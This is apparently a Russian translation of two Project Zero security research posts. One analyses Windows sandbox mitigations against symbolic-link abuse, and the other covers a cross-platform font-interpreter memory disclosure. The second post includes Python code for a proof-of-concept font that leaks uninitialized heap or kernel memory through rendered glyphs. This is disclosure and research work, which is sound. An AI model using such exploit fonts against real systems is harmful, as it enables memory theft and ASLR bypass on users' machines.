Возможностью низкопривилегированного процесса создавать такие ссылки злоупотребляли и раньше. Исправление MS10-020 запретило создавать ссылки между недоверенным кустом реестра, например кустом текущего пользователя, и доверенным системным кустом. Но оно не блокировало сценарий песочницы, в котором ссылка атакует тот же пользовательский куст на другом уровне привилегий. Пример эксплуатируемой таким способом уязвимости — CVE-2014-6322, проблема сервера звука Windows, доступная из песочницы IE EPM.

Точки подключения NTFS

Последний тип символической ссылки позволяет связать каталог файловой системы NTFS с другим каталогом на том же или совершенно другом томе. Напрямую сослаться на один файл нельзя, по крайней мере без дополнительных приёмов, но механизм всё равно полезен. Например, если привилегированный процесс можно заставить поместить файл в указанный каталог, запись удастся перенаправить в выбранное атакующим место.




Единственное условие создания точки подключения — доступный для записи дескриптор каталога файловой системы, что обычно получить довольно легко. Вероятно, это самый часто используемый

при эксплуатации уязвимостей тип символических ссылок: ранее его применяли против песочниц Chrome, IE и Adobe Reader. Один из примеров — найденная мной CVE-2014-0568 в Adobe Reader. Она позволяет создать произвольный файл и выйти из песочницы.

Технические подробности защиты

Теперь разберём технические подробности: что именно делают новые меры и чего они не делают. В основе всей защиты лежит новая экспортируемая функция ядра `RtlIsSandboxToken`. Она определяет, считается ли текущий вызывающий код находящимся в песочнице. В данном случае это означает выполнение с уровнем целостности ниже среднего либо внутри AppContainer. Проверка захватывает текущий контекст субъекта и вызывает `SeAccessCheck` с дескриптором безопасности, требующим среднего уровня целостности. Обойти её должно быть непросто.

Можно предположить, что для защиты достаточно вызывать функцию при создании символической ссылки и отказывать в операции. Но из-за совместимости приложений всё не так просто. Найти места взаимодействия легко по ссылкам на функцию в IDA или похожем инструменте. Кратко рассмотрим применение каждой меры и связанные компромиссы.



Защита символических ссылок разделов реестра (CVE-2015-2429)

Проще всего реализована защита разделов реестра. Процессу в песочнице фактически всегда запрещено создавать символическую ссылку раздела. При создании нового раздела вызывается `RtlIsSandboxToken`; для создания ссылки требуется указать специальный флаг. Функция также вызывается при установке значения `SymbolicLinkValue`, содержащего цель ссылки. Вторая проверка необходима для предотвращения изменения существующих ссылок, хотя в настоящей системе такая ситуация маловероятна.

Защита символических ссылок диспетчера объектов (CVE-2015-2428)

Попытка приложения создать из процесса песочницы символическую ссылку диспетчера объектов по-прежнему выглядит успешной, однако место вызова проверки показывает интересное поведение. При создании ссылки вызывается `RtlIsSandboxToken`, но ядро не возвращает ошибку сразу. Вместо этого оно устанавливает внутри объекта ссылки ядра флаг, сообщающий диспетчеру объектов, что ссылку создал процесс песочницы.

Затем флаг используется в функции `ObpParseSymbolicLink`, которую диспетчер объектов вызывает при разрешении цели ссылки. `RtlIsSandboxToken` вызывается снова. Если текущий вызывающий код находится вне песочницы, а создатель находился внутри, ядро возвращает ошибку и не разрешает ссылку, фактически делая её бесполезной для повышения привилегий из песочницы.

Вероятно, такое поведение предназначено для приложений в AppContainer, которым может требоваться создавать символические ссылки, переходить по которым должны только другие процессы песочницы. Это прагматичный способ устранить проблему, не нарушая совместимость. Однако он создаёт дополнительные расходы: при каждом разрешении ссылки, например для диска `C:`, необходимо проверять доступ. Предположительно измерения показали, что влияние пренебрежимо мало.

Защита точек подключения NTFS (CVE-2015-2430)

Последняя мера относится к точкам подключения NTFS. В ранних предварительных версиях Windows 10 — впервые я заметил изменение в сборке 10130 — проверка находилась в самом драйвере NTFS и явно запрещала процессу песочницы создавать точки подключения. В окончательном выпуске и перенесённых исправлениях ограничение смягчили, предположительно ради совместимости приложений.

Вместо полного запрета была изменена функция ядра `IopXxxControlFile`. Всякий раз, когда она видит код управления файловой системой `FSCTL_SET_REPARSE_POINT`, переданный драйверу с тегом повторного анализа точки подключения, она пытается проверить наличие у вызывающего процесса песочницы доступа на запись к целевому каталогу. Если доступа нет или каталог не существует, установка точки завершается ошибкой. В большинстве случаев это не позволяет приложению песочницы повысить привилегии, поскольку оно и так уже могло записывать в каталог. Теоретически цель позднее можно удалить и заменить чем-то важным для более привилегированного процесса, но практический надёжный эксплойт на этом построить маловероятно.

Выводы

Эти целевые меры ясно показывают, что поиск ошибок и раскрытие подробностей эксплуатации определённых классов уязвимостей могут привести к созданию защиты, даже если речь не идёт о традиционном повреждении памяти. Хотя я не участвовал непосредственно в разработке, вполне вероятно, что мои исследования отчасти побудили Microsoft заняться этими мерами. Особенно интересно, что были выбраны три разных подхода, отражающих возможные проблемы совместимости приложений.

Если не обнаружатся обходы, защита сделает целые классы ошибок размещения ресурсов непригодными для эксплуатации из взломанного процесса песочницы и усложнит эксплуатацию TOCTOU. Она также показывает, сколько усилий требует внедрение защитных мер без нарушения обратной совместимости. В этом отношении особенно показательно, что меры предназначены только для песочниц, а не для повышения до системного уровня.

Включаем QR-коды в Internet Explorer, или история межплатформенного раскрытия памяти

Автор: Mateusz Jurczyk из Google Project Zero

Предыдущая серия BLEND включала часть 1, часть 2, часть 3 и часть 4. BLEND стала самым мощным и технически сложным результатом исследования Charstring, но не единственной межплатформенной проблемой.

В этой статье рассматривается раскрытие неинициализированной памяти, общее для Windows `ATMFD.DLL` (CVE-2015-0089), Adobe Reader (CVE-2015-3049), DirectWrite и WPF (CVE-2015-1670), а также Oracle Java (CVE-2015-2619). Были затронуты как 32-, так и 64-разрядные сборки.

Ошибка раскрывает неинициализированную память кучи процесса или пула ядра, отражая биты в растеризованном глифе. Для восстановления байтов нужно прочитать пиксели обратно. В Reader неизвестен способ сделать это, а WPF и Java были второстепенными целями. Экземпляр Windows GDI в ядре полезен локально для повышения привилегий или обхода ASLR ядра. DirectWrite интересен удалённо, поскольку браузеры предоставляют HTML5 `canvas`, `fillText` и `getImageData`.

Chrome и Firefox защищают загружаемые шрифты с помощью OpenType Sanitiser — парсера на основе белого списка. OTS отклоняет необходимую операцию `get`, поскольку статически проверить границы её индекса невозможно:

```
case ots::kPut:
case ots::kGet:
case ots::kIndex:
    // There is no way to verify that index i is in bounds.
    return OTS_FAILURE();
```

Таким образом, основной браузерной целью остаётся Internet Explorer.

Временные массивы и уязвимость

Временный массив — постоянный массив произвольного доступа из 32-разрядных чисел, доступный в течение одного выполнения Charstring. Он сопровождает поток инструкций и стек операндов.

Шрифты Type 1 инициализируют его через `/BuildCharArray` и управляют длиной с помощью 16-разрядного `/lenBuildCharArray`. В OpenType такая же возможность ненадолго появилась в расширении CFF Multiple Master 1998 года, но после её удаления в 2000 году временный массив Type 2 стал фиксированным и состоит из 32 элементов.

Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

К нему обращаются четыре оператора:

• `get`: копирует данные временного массива в стек операндов.
• `put`: копирует данные стека операндов в массив.
• `load`: копирует данные Registry Object в массив; теперь считается устаревшим.
• `store`: копирует данные массива в Registry Object; теперь считается устаревшим.


Предыдущий выход из песочницы x64 эксплуатировал устаревшие `load` и `store`. Здесь важны `get` и `put`.

Спецификация Type 2 утверждает, что выполнение `get` для индекса до `put` возвращает неопределённое значение. Уязвимые интерпретаторы лениво выделяли временный массив, но не инициализировали его. Вредоносный Charstring мог прочитать все 32 неинициализированных dword в OpenType или выбранное атакующим количество в Type 1, а затем с помощью арифметических и рисующих операторов закодировать эти биты в геометрии глифа.

Создание шрифта-эксплойта

OpenType работает во всех затронутых продуктах. Его фиксированный массив 32 на 32 бита раскрывает 1024 бита, или 128 байт, на один глиф. Выделения такого размера обычно обслуживаются низкофрагментированными кучами или пулами и часто повторно используют байты прежних объектов.

Холст глифа представляет собой квадрат 2048 на 2048, разделённый на 32 столбца и 32 строки. Каждая ячейка 64 на 64 представляет один бит, а каждый столбец — один dword.



Горизонтальная и вертикальная метрики глифа устанавливаются в 2048 с помощью `fonttools` и `ttx.py`. Я написал на Python минимальный генератор CFF, чтобы управлять точной двоичной кодировкой каждого операнда. `enc` выбирает кратчайшую обычную кодировку, а `enc_dword` всегда выдаёт код операции 255 и 32-разрядное значение:

```
def enc(x):
    if -107 <= x <= 107:
        return struct.pack('B', x + 139)
    elif 108 <= x <= 1131:
        b1 = (x - 108) % 256
        b0 = ((x - 108 - b1) // 256) + 247
        return struct.pack('BB', b0, b1)
    elif -1131 <= x <= -108:
        x = -x
        b1 = (x - 108) % 256
        b0 = ((x - 108 - b1) // 256) + 251
        return struct.pack('BB', b0, b1)
    elif -32768 <= x <= 32767:
        return struct.pack('>Bh', 28, x)
    elif -(2**31) <= x <= 2**31 - 1:
        return struct.pack('>Bi', 255, x)
    elif x <= 2**32 - 1:
        return struct.pack('>BI', 255, x)
```

```
    raise ValueError('Unable to encode value %x' % x)

def enc_dword(x):
    if -(2**31) <= x <= 0:
        return struct.pack('>Bi', 255, x)
    elif x <= 2**32 - 1:
        return struct.pack('>BI', 255, x)
    raise ValueError('Unable to encode value %x' % x)
```

Концептуально сгенерированный Charstring делает следующее:

```
cursor = (0, 0)
for each transient dword x:
    for each bit y:
        leak bit y of dword x
        if set, draw a 64x64 square
        move upward by 64
    move right by 64 and down by 2048
endchar
```

В Charstring нет циклов или переходов, поэтому Python разворачивает все 1024 битовые операции.

Извлечение отдельных битов

Вспомогательная функция `leak_bit(dword, bit)` оставляет в стеке операндов ноль или единицу. Она очищает биты выше целевого с помощью `ifelse` и `sub`, а затем сравнивает уменьшенное значение с `2^bit`.

Для бита 31 достаточно знакового сравнения:

```
if bit == 31:
    payload = ifelse(enc(0), enc(1), enc(0), get(enc(dword)))
```

Для младших битов сначала очищается знаковый бит:

```
payload = sub(
    get(enc(dword)),
    ifelse(enc(0), enc_dword(2**31), enc(0), get(enc(dword))))
```

Например, `0xDEADBEEF` превращается в `0x5EADBEEF`. Старшие биты удаляются по одному:

```
for i in range(30, bit, -1):
    payload += sub(
        "",
        ifelse(enc(0), enc_dword(2**i),
               index(enc(2)), enc_dword((2**i) - 1)))
```

Наконец, значение сравнивается с `2^bit`, сохраняется ноль или единица, а промежуточный dword удаляется:


```
payload += (
    exch("", ifelse(enc(0), enc(1),
                    index(enc(2)), enc_dword((2**bit) - 1)))
    + drop())
```

Рисование битовой матрицы

Рисование начинается в точке `(0, 0)`:


```
payload = rmoveto(enc(0), enc(0))
```

`rlineto` получает четыре относительных отрезка. Умножение каждой координаты на раскрытый бит создаёт квадрат для единицы и пустую операцию для нуля.



Для установленного бита операнды выглядят так:

```
64 0  0 64  -64 0  0 -64
```



Полный развёрнутый генератор:


```
payload = rmoveto(enc(0), enc(0))
for dword in range(32):
    for bit in range(32):
        payload += (
            rlineto([
                (mul(leak_bit(dword, bit), enc(unit)), enc(0)),
                (enc(0), index(enc(2))),
                (neg(dup()), enc(0)),
                (enc(0), index(enc(2)))
            ])
            + rmoveto(enc(0), enc(unit)))
    payload += rmoveto(enc(unit), enc(-unit * 32))
payload += endchar()
```

Буквы от `a` до `z` раскрывают память. Заглавная `A` — калибровочный глиф, чередующий `0x55555555` и `0xAAAAAAAA`:

```
def leak_test_bit(dword, bit):
    test_dword = 0x55555555 if dword & 1 else 0xAAAAAAAA
```


```
return enc((test_dword & (1 << bit)) >> bit)
```


Он должен отрисовываться как шахматная доска.




